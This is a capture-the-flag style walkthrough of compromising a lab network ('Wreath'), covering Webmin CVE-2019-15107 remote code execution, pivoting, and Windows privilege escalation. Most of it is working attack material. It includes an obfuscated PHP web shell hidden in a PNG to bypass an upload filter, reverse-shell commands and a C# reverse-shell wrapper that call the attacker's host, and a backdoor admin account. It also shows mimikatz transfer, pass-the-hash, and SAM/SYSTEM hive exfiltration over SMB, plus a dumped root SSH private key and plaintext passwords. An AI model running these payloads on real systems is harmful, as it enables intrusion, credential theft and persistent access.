10.200.71.200 - Linux

ENUMERATION

```
nmap -T4 -A -vvv -p 1-15000  10.200.71.200 | tee nmap.txt
```

Starting Nmap 7.91 (https://nmap.org) at 2021-08-05 23:38 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:38
Completed NSE at 23:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:38
Completed NSE at 23:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:38
Completed NSE at 23:38, 0.00s elapsed
Initiating Ping Scan at 23:38
Scanning 10.200.71.200 [4 ports]
Completed Ping Scan at 23:38, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:38
Completed Parallel DNS resolution of 1 host. at 23:38, 0.00s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 23:38
Scanning 10.200.71.200 [15000 ports]
Discovered open port 443/tcp on 10.200.71.200
Discovered open port 80/tcp on 10.200.71.200
Discovered open port 22/tcp on 10.200.71.200
SYN Stealth Scan Timing: About 42.48% done; ETC: 23:39 (0:00:42 remaining)
Discovered open port 10000/tcp on 10.200.71.200
Completed SYN Stealth Scan at 23:39, 62.27s elapsed (15000 total ports)
Initiating Service scan at 23:39
Scanning 4 services on 10.200.71.200
Completed Service scan at 23:39, 12.69s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 10.200.71.200
Retrying OS detection (try #2) against 10.200.71.200
Initiating Traceroute at 23:39
Completed Traceroute at 23:39, 0.20s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 23:39
Completed Parallel DNS resolution of 2 hosts. at 23:39, 0.01s elapsed
DNS resolution of 2 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 2, DR: 0, SF: 0, TR: 2, CN: 0]
NSE: Script scanning 10.200.71.200.

NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:39
Completed NSE at 23:40, 30.25s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:40
Completed NSE at 23:40, 1.10s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:40
Completed NSE at 23:40, 0.00s elapsed
Nmap scan report for 10.200.71.200
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2021-08-05 23:38:11 EDT for 111s
Not shown: 14995 filtered ports
Reason: 14927 no-responses and 68 admin-prohibiteds
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
| 3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
| 256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
| 256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINLfVtZHSGvCy3JP5GX0Dgzcxz+Y9In0TcQc3vhvMXCP
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp open ssl/http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
| Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB/emailAddress=me@thomaswreath.thm/localityName=Easingwold
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB/emailAddress=me@thomaswreath.thm/localityName=Easingwold
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-08-06T02:59:33
| Not valid after: 2022-08-06T02:59:33
| MD5: f4ad e18a 018f 9d26 6144 e150 6f84 c2ed

| SHA-1: be71 b1e4 9297 0fd9 24cd a107 e6a7 84b2 32f4 af7c
| -----BEGIN CERTIFICATE-----
| MIIELTCCAxWgAwIBAgIUPawBYaPkINKmG/ZEgU/lzwddymwwDQYJKoZIhvcNAQEL
| BQAwgaUxCzAJBgNVBAYTAkdCMR4wHAYDVQQIDBVFYXN0IFJpZGluZyBZb3Jrc2hp
| cmUxEzARBgNVBAcMCkVhc2luZ3dvbGQxIjAgBgNVBAoMGVRob21hcyBXcmVhdGgg
| RGV2ZWxvcG1lbnQxGTAXBgNVBAMMEHRob21hc3dyZWF0aC50aG0xIjAgBgkqhkiG
| 9w0BCQEWE21lQHRob21hc3dyZWF0aC50aG0wHhcNMjEwODA2MDI1OTMzWhcNMjIw
| ODA2MDI1OTMzWjCBpTELMAkGA1UEBhMCR0IxHjAcBgNVBAgMFUVhc3QgUmlkaW5n
| IFlvcmtzaGlyZTETMBEGA1UEBwwKRWFzaW5nd29sZDEiMCAGA1UECgwZVGhvbWFz
| IFdyZWF0aCBEZXZlbG9wbWVudDEZMBcGA1UEAwwQdGhvbWFzd3JlYXRoLnRobTEi
| MCAGCSqGSIb3DQEJARYTbWVAdGhvbWFzd3JlYXRoLnRobTCCASIwDQYJKoZIhvcN
| AQEBBQADggEPADCCAQoCggEBANjyZDwyVQbxCfcU2Kr2ApyBZAJyiJhSn0aKWomJ
| /ViNQOStXSomfzKG9iIgTgiFLZXAX59qxS0jErv7Ylnd86BQSMd/S8+Aepr7ejqu
| sOlhbVOeCiPMvG8SfCV/nC+Hmad1Ax1QVwBHksx7uq8WXeQ0zArIAM18cvOC7gQp
| EKFzKGroMLD9vWzfwIqQmFPyspIWSNdYeYjh8u8oeJYJmknIc33oEs2mEL4wTYWv
| EWJV2OOWlpGKSMp4clTin9GlzQbY7vTPqsb8zpquYPNiGXEijz8dXaETfolgv2qQ
| ODIIthyV+LNQwuYj/pzvgDp3669xl5HOZV6TANZhoZQPfc0CAwEAAaNTMFEwHQYD
| VR0OBBYEFAUzJc/Rqb1i6LzzLtD/TllIuC7tMB8GA1UdIwQYMBaAFAUzJc/Rqb1i
| 6LzzLtD/TllIuC7tMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
| AHCXedq2Ln0QRcP8BXHcR6u1T9imZiH6rvODTjOHdiwegSyaviA8Xm4JTBsIJTgM
| 9P0Qw9Xj6BVlLiFCNNQVzTJAGYwxzuu63zy+W3+FmNu0T6ZhySjY/jqC0wOqAane
| 9EZSYb+c5oc6bV4pCLFNHrHKPtWIp4tgDyUDP+Mu/yyQwzvil+AW/sMt7uNK3C5L
| YurhzMI+9v8ory3fg/y47+DhDO2XuWfm12iQC0Sh+2e4NkAk41BcbWzSDWDBMAVA
| vUKJk7htNM5eoD4968YQdMBXYxRVdUcnDBRCfVDVe6sdoAD4kgqFA9D9P7iueJkk
| nnyGzp9XHFO9YKsbK7uOCTE=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
9090/tcp closed zeus-admin reset ttl 63
10000/tcp open http   syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: BAC253BFC8908D7A4AA486F13B7A2386
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Infomir MAG-250 set-top box (90%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (90%), Linux 3.7 (90%), Linux 5.0 (90%), Linux 5.1 (90%), Ubiquiti AirOS 5.5.9 (90%), Linux 5.0 - 5.4 (89%), Ubiquiti Pico Station WAP (AirOS 5.2.6) (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.91%E=4%D=8/5%OT=22%CT=9090%CU=%PV=Y%DS=2%DC=T%G=N%TM=610CAF12%
pc-linux-gnu)

```
SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A)
SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OPS(O1=M506ST11NW7%O2=M506ST11NW7%O3=M506NNT11NW7%O4=M506ST11NW7%O5=M50
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
ECN(R=Y%DF=Y%TG=40%W=6903%O=M506NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 38.486 days (since Mon Jun 28 12:00:31 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 9090/tcp)
HOP RTT       ADDRESS
1   184.95 ms 10.50.65.1
2   185.39 ms 10.200.71.200

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:40
Completed NSE at 23:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:40
Completed NSE at 23:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:40
Completed NSE at 23:40, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 112.34 seconds
        Raw packets sent: 30035 (1.325MB) | Rcvd: 4295 (891.133KB)
```

https://nvd.nist.gov/vuln/detail/CVE-2019-15107

Analysis Description

An issue was discovered in Webmin <=1.920. The parameter old in password_change.cgi contains a command injection vulnerability.

Severity

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 9.8 CRITICAL

Vector:

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Exploit --MiniServ RCE - CVE-2019-15107

```
┌──(root💀koelhosec)-[/home/thm/wreath/CVE-2019-15107]
└─# ./CVE-2019-15107.py 10.200.71.200

      __        __   _              _        _____   _____ _____
      \ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
       \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|
        \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___
         \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\\____|_____|

                                @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.71.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.65.13
Please enter the port number for the shell: 4444

[*] Start a netcat listener in a new window (nc -lvnp 4444) then press enter.

[+] You should now have a reverse shell on the target
```

LOOT--> id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

10.200.71.150 - Windows (p: 80,3389,5985)

GitServer

Vulnerability:

https://nvd.nist.gov/vuln/detail/CVE-2018-5955

Severity

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 9.8 CRITICAL

Vector:

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

~~~~~~

After Having acessed the host 10.200.71.150 via netcat listen open on 10.200.71.200 we created a user to access the machine via Evil-WinRM:

net user Koelhosec KoelhoIsHere66 /add
net localgroup Administrators Koelhosec /add
net localgroup "Remote Management Users" Koelhosec /add

└─# evil-winrm -u Koelhosec -p KoelhoIsHere66 -i 10.200.71.150

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint
~~~~~~

```
*Evil-WinRM* PS C:\Users\Koelhosec\Documents>
```

From Gitserver copy a mimikatz file to be uploaded into the Windows Server

```
[root@prod-serv tmp]# curl http://10.50.65.13/mim1katz.exe -o /tmp/mim1katz.exe
```

Add 8080 to bypass the firewall

```
firewall-cmd --zone=public --add-port 8080/tcp
```

Serve 8080

```
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)
```

Invoke Webrequest via Powershell to copy mimikatz

```
*Evil-WinRM* PS C:\Users\Koelhosec\Documents> IWR -uri http://10.200.71.200:8080/mim1katz.exe
-outfile mim1katz.exe
```

NTLM Hash Captured with mimikatz

```
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.71.150
```

Loading Scripts Through Evil-WinRM

```
evil-winrm -u Koelhosec -p KoelhoIsHere66 -i 10.200.71.150 -s /usr/share/powershell-empire/empire/
server/data/module_source/situational_awareness/network/
```

```
Invoke-Portscan.ps1
```

------->continue Recon/Scan on 10.200.71.100 target

Nmap (static binary)

[root@prod-serv tmp]# ./nmap-koelhosec -sS -T4 -vv 10.200.71.150

Starting Nmap 6.49BETA1 (http://nmap.org) at 2021-08-11 01:44 BST
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 01:44
Scanning 10.200.71.150 [1 port]
Completed ARP Ping Scan at 01:44, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:44
Completed Parallel DNS resolution of 1 host. at 01:44, 0.00s elapsed
Initiating SYN Stealth Scan at 01:44
Scanning ip-10-200-71-150.eu-west-1.compute.internal (10.200.71.150) [6150 ports]
Discovered open port 80/tcp on 10.200.71.150
Discovered open port 3389/tcp on 10.200.71.150
Discovered open port 5985/tcp on 10.200.71.150
SYN Stealth Scan Timing: About 45.70% done; ETC: 01:45 (0:00:37 remaining)
Discovered open port 5357/tcp on 10.200.71.150
Completed SYN Stealth Scan at 01:45, 65.25s elapsed (6150 total ports)
Nmap scan report for ip-10-200-71-150.eu-west-1.compute.internal (10.200.71.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up, received arp-response (0.00037s latency).
Scanned at 2021-08-11 01:44:41 BST for 65s
Not shown: 6146 filtered ports
Reason: 6146 no-responses

PORT	**STATE**	**SERVICE**	**REASON**	
80/tcp	**open**	**http**	**syn-ack ttl 128**	
3389/tcp	**open**	**ms-wbt-server**	**syn-ack ttl 128**	**-- RDP**
5357/tcp	**open**	**wsdapi**	**syn-ack ttl 128**	
5985/tcp	**open**	**wsman**	**syn-ack ttl 128**	

MAC Address: 02:23:7E:BB:E0:F9 (Unknown)

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 65.50 seconds
Raw packets sent: 24642 (1.084MB) | Rcvd: 57 (2.492KB)

10.200.71.100 - Windows (80, 3389)

Scanning Target via Evil-WinRM Empire Script

```
Invoke-Portscan -Hosts 10.200.71.100 -TopPorts 50
```

Hostname : 10.200.71.100
alive : True
openPorts : {80, 3389}
closedPorts : {}
filteredPorts : {445, 443, 79, 88...}
finishTime : 8/20/2021 4:04:10 AM

Adding Firewall rule for Pivoting

```
netsh advfirewall firewall add rule name="chisel-koelhosec" dir=in action=allow protocol=tcp localport=20000
```

Uploading Chisel on 10.200.71.150 machine

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload chisel-koelhosec.exe
```

Running Chisel Server

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel-koelhosec.exe server -p 20000 --socks5
```

Connecting back to Chisel Server from our Attacking machine

```
┌──(root💀koelhosec)-[/home/thm/wreath/Uploads]
└─# chisel client 10.200.71.150:20000 9090:socks
```

Now we can visit **10.200.71.100** webpage via browser when setting **127.0.0.1:9090** as Foxyproxy !

Now using Evil-WinRM we can download the website repo to look at the source code:

```
*Evil-WinRM* PS C:\GitStack\repositories> download C:\GitStack\repositories\Website.git
Info: Downloading C:\GitStack\repositories\Website.git to ./C:\GitStack\repositories\Website.git
```

Use GitTools to extract website:

```
┌──(root💀koelhosec)-[/home/tryhackme/wreath/loot/gitserver]
└─# git clone https://github.com/internetwache/GitTools
```

Now we should have acess to all commits on the static website:

```
┌──(root💀koelhosec)-[/home/…/wreath/loot/gitserver/website]
└─# ls
0-345ac8b236064b431fa43f53d91c98c4834ef8f3  2-70dde80cc19ec76704567996738894828f4ee895
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
```

Analyzing the first commit we can see the PHP sourcecode and the filters in place that will allow filter bypass:

```
┌──(root💀koelhosec)-[/home/…/loot/gitserver/website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─# cat ./resources/index.php
```

```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                header("location: ./?msg=Fail");
                die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
        die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
        header("location: ./?msg=Method");
}


if(isset($_GET["msg"])){
```

So if we upload a image with .png.php with obfuscated PHP shell we should bypass the filter and AV in place.


Payload used:

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

Obfuscated payload entered into exiftools into the image:

```
┌──(root💀koelhosec)-[/home/tryhackme/wreath/uploads]
└─# exiftool google-shelly.png.php
ExifTool Version Number         : 12.39
File Name                       : google-shelly.png.php
Directory                       : .
File Size                       : 13 KiB
File Modification Date/Time     : 2022:02:06 08:31:11-05:00
File Access Date/Time           : 2022:02:06 08:31:11-05:00
File Inode Change Date/Time     : 2022:02:06 08:31:11-05:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 256
Image Height                    : 256
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Software                        : Adobe ImageReady
Comment                         : <?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){e
cho base64_decode('PHByZT4=').shell_exec($p0).base64_decode('PC9wcmU+');}die();?>
Image Size                      : 256×256
Megapixels                      : 0.066
```

Uploading the file we can now access RCE following the wreath parameter:



Now in order to get a full reverse shell into the target we will use nc64.exe binary:
git clone https://github.com/int0x33/nc.exe/

Setup a python server on our machine and upload the netcat binary into the target:

```
┌──(root💀koelhosec)-[/home/tryhackme/wreath/uploads/nc.exe]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.71.100 - - [06/Feb/2022 08:49:52] "GET /nc-koelhosec.exe HTTP/1.1" 200 -
```

*http://10.200.71.100/resources/uploads/google-shelly.png.php?wreath=*curl http://10.50.65.13/nc-koelhosec.exe -o c:\\windows\\temp\\nc-koelhosec.exe

Then setup a netcat listener and with the following command on the website we should get a reverse shell on our attacking machine:
http://10.200.71.100/resources/uploads/google-shelly.png.php?wreath=powershell.exe c:||windows||temp||nc-koelhosec.exe 10.50.65.13 33333 -e cmd.exe

```
┌──(root💀koelhosec)-[/home/tryhackme/wreath/uploads/nc.exe]
└─# nc -nlvp 33333
listening on [any] 33333 ...
connect to [10.50.65.13] from (UNKNOWN) [10.200.71.100] 50059
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas
```

Through services enumeration we should find a service which allows running as system:
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:|Windows"

powershell "get-acl -Path 'C:|Program Files (x86)|System Explorer' | format-list"

```
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
```

We can compile a program to explore this vulnerability with Mono:

Wrapper.cs

```
using System;
using System.Diagnostics;
namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-koelhosec.exe",
                "10.50.65.13 33334 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();

        }
    }
}
```

```
┌──(root💀koelhosec)-[/home/tryhackme/wreath/uploads]
└─# mcs Wrapper.cs
```

Then we can serve the file and download it locally using our shell with cURL:

```
C:\Users\Thomas\AppData\Local\Temp>curl http://10.50.65.13/wrapper-koelhosec.exe -o %TEMP%\wr
apper-koelhosec.exe
curl http://10.50.65.13/wrapper-koelhosec.exe -o %TEMP%\wrapper-koelhosec.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3584  100  3584    0     0   3584      0  0:00:01 --:--:--  0:00:01 15316
```

Then move to the System Service folder that is running as admin.

```
C:\Users\Thomas\AppData\Local\Temp>copy %TEMP%\wrapper-koelhosec.exe "C:\Program Files (x86)\
System Explorer\System.exe"
copy %TEMP%\wrapper-koelhosec.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.
```

And when we stop and start the service again we should get a shell back as nt authority\system on our netcat listener:

```
C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

```
┌──(root💀koelhosec)-[/home/tryhackme/wreath/uploads]
└─# nc -nlvp 33334
listening on [any] 33334 ...
connect to [10.50.65.13] from (UNKNOWN) [10.200.71.100] 50383
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

We can now prove Thomas that we rooted his machine getting the secrets hash with the secretsdump.py:

```
┌──(root💀koelhosec)-[/home/tryhackme/wreath/uploads]
└─# smbserver.py share . -smb2support -username user -password s3curePassword
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
```

```
C:\Users\Administrator\Desktop>net use \\10.50.65.13\share /USER:user s3cureP@ssword
net use \\10.50.65.13\share /USER:user s3cureP@ssword
The command completed successfully.


C:\Users\Administrator\Desktop>reg.exe save HKLM\SAM \\10.50.65.13\share\sam.bak
reg.exe save HKLM\SAM \\10.50.65.13\share\sam.bak
The operation completed successfully.

C:\Users\Administrator\Desktop>reg.exe save HKLM\SYSTEM \\10.50.65.13\share\system.bak
reg.exe save HKLM\SYSTEM \\10.50.65.13\share\system.bak
The operation completed successfully.

C:\Users\Administrator\Desktop>net use \\10.50.65.13\share /del
net use \\10.50.65.13\share /del
\\10.50.65.13\share was deleted successfully.
```

```
┌──(root💀koelhosec)-[/home/tryhackme/wreath/uploads]
└─# secretsdump.py -sam ./sam.bak -system ./system.bak LOCAL
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
